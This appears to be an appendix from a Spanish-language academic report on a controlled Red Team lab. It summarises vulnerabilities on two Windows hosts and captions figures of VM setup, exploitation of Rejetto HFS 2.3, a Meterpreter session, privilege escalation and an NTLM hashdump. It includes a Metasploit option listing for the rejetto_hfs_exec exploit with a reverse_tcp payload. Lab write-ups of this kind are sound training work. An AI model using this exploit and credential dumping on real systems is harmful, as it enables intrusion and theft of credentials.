Resumen de Vulnerabilidades Identificadas

Tabla 5

Resumen de vulnerabilidades identificadas y su criticidad

Host	Vulnerabilidad	Criticidad	CVE/Referencia
HOST A	SMBv1 – MS17-010	ALTA	CVE-2017-0143
HOST A	Recursos compartidos expuestos	MEDIA	N/A
HOST B	SMB sin restricciones	ALTA	N/A
Ambos	Credenciales débiles	ALTA	N/A
Ambos	Falta de segmentación de red	ALTA	N/A

Nota: La criticidad se determinó considerando el impacto potencial en confidencialidad, integridad y disponibilidad de los sistemas. Fuente: Resultados del ejercicio Red Team controlado. Elaboración propia


Apéndice H

Evidencias Gráficas del Ejercicio de Ciberseguridad

G.1 *Evidencias de la Etapa 1 – Configuración del entorno*

Figura 4

Descarga de archivos




Nota. Descarga de archivos para la creación del banco de trabajo desde SharePoint institucional.

Fuente: Elaboración propia

Figura 5

Error en VirtualBox.




Nota. Error presentado durante la carga inicial del OVA de Parrot Security en VirtualBox.

Elaboración propia

Figura 6

Carga exitosa del OVA Parrot




Nota. Carga exitosa del OVA de Parrot Security Edition 4.0 descargado desde el sitio oficial.

Elaboración propia

Figura 7


Inicio del sistema operativo Parrot



Nota. Inicio del sistema operativo Parrot – Linux en el entorno virtualizado. *Fuente:* Elaboración propia

Figura 8


Carga del OVA Windows 7 x64



Nota. Carga del OVA del sistema operativo Windows 7 x64 en VirtualBox. Elaboración propia

Figura 9


Inicio de Windows 7



Nota. Inicio del sistema operativo Windows 7 dentro del entorno virtual. Elaboración propia

Figura 10


Configuración de tarjeta de red NAT



Nota. Configuración de tarjeta de red en modo NAT VirtalBox para comunicación inicial. Elaboración propia

Figura 11

Configuración De Tarjeta de Red en Modo Puente



Nota. Configuración de tarjeta de red en modo puente en VirtualBox para comunicación entre máquinas virtuales. Elaboración propia

Figura 12

Dirección IP

Nota. Dirección IP asignada a la máquina virtual Windows 7 Host A. Elaboración propia


Figura 13

Dirección IP Maquina Atacante

Nota. Dirección IP asignada a la máquina virtual Parrot-Linux. Elaboración propia

Figura 14

Ping con Firewall de Windows 7 Activado



Nota. Resultado de ping realizado con firewall de Windows 7 activado (tiempo de espera agotado). Elaboración propia


Figura 15

Desactivación del firewall Host A

Nota. Desactivación del firewall de Windows 7 para permitir comunicación ICMP. Elaboración propia

Figura 16

Respuesta Exitosa de Ping




Nota. Respuesta exitosa de ping desde Windows 7 Host A hacia Parrot-Linux - atacante.

Elaboración propia

Figura 17

Respuesta Exitosa De Ping



Nota. Respuesta exitosa de ping desde Parrot-Linux maquina atacante, hacia Windows 7 Host A.


Elaboración propia

G.2 Evidencias de la Etapa 3 – Ejercicio Red Team

G.2.1 *Compromiso inicial de HOST A - Evidencias de la explotación de Rejetto HFS 2.3*

Figura 18


Carga del archivo HFS 2.3 en el Equipo Atacante



Nota: La imagen muestra la transferencia del ejecutable vulnerable desde el atacante hacia el Host-A mediante un servidor web temporal. Elaboración propia

Figura 19


Carga del Archivo HFS desde el equipo atacante al Host A



Nota. Elaboración propia

Figura 20


Visualización del archivo HFS en el Host A



Nota. Elaboración propia

Figura 21

Ejecución del Archivo hfs.exe en el Host A



Nota. Elaboración propia

Figura 22


Configuración del exploit

```
[msf](Jobs:0 Agents:0) exploit(windows/http/rejetto_hfs_exec) >> show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, sapni, socks5h, http
   RHOSTS     172.16.30.3      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    9090             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.30.4      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Nota. Configuración del exploit rejetto_hfs_exec en Metasploit Framework en la maquina atacante Parrot-Linux. Elaboración propia

Figura 23

Sesión Meterpreter




Nota. Sesión Meterpreter establecida exitosamente - acceso inicial confirmado.

Elaboración propia

Figura 24


Escalación de Privilegios de Usuario



Nota. Escalación de privilegios de usuario estándar a SYSTEM utilizando técnica de Phishing. La figura muestra la relación entre los comandos getuid, getsystem y sysinfo durante la fase de post-explotación. Inicialmente, getuid identifica el usuario de la sesión (usuario estándar). Luego, getsystem escala privilegios a SYSTEM, confirmado por un segundo getuid. Finalmente, sysinfo recolecta información crítica del sistema. Para ver la salida detallada de estos comandos, consulte la Figura 32 (sysinfo) y la Figura 33 (getsystem y getuid). Fuente: Elaboración propia.

Figura 25


Configuración de Red del Sistema Comprometido



Nota. Elaboración propia

Figura 26


Screenshot del sistema comprometido



Nota. Elaboración propia

Figura 27


Hashdump de Credenciales Locales



Nota. Hashdump de credenciales locales - hashes NTLM extraídos desde la maquina atacante Parrot-Linux. Elaboración propia

Figura 28

Carga del Módulo Stdapi



Nota. Carga del módulo stdapi en Meterpreter para habilitar funciones de post-explotación.

Elaboración propia

Figura 29

Extracción de hashes de contraseñas

Nota. Extracción de hashes de contraseñas mediante el comando hashdump en Meterpreter.

